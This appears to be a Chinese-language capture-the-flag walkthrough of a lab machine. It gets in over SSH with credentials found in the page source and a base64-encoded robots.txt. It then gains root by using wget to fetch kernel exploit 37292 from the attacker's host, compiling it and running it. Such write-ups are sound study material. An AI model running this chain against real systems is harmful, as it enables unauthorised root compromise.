


有開22,80 port




查看page source，最下方發現username:itsskv




dirsearch -u 192.168.157.92

發現robots.txt




查看robots.txt發現一段hash




echo Y3liZXJzcGxvaXR7eW91dHViZS5jb20vYy9jeWJlcnNwbG9pdH0= | base64 -d;

經過hash-identifier得知是bash64 encode，破譯後得出密碼




ssh itsskv@192.168.157.92

ssh登入後取得local.txt




慣例linpeas，發現漏洞3.13.0-32-generic



https://www.exploit-db.com/exploits/37292

exploitdb有描述漏洞使用



wget http://192.168.45.242/37292.c

gcc 37292.c -o exploit

./exploit

成功取得root flag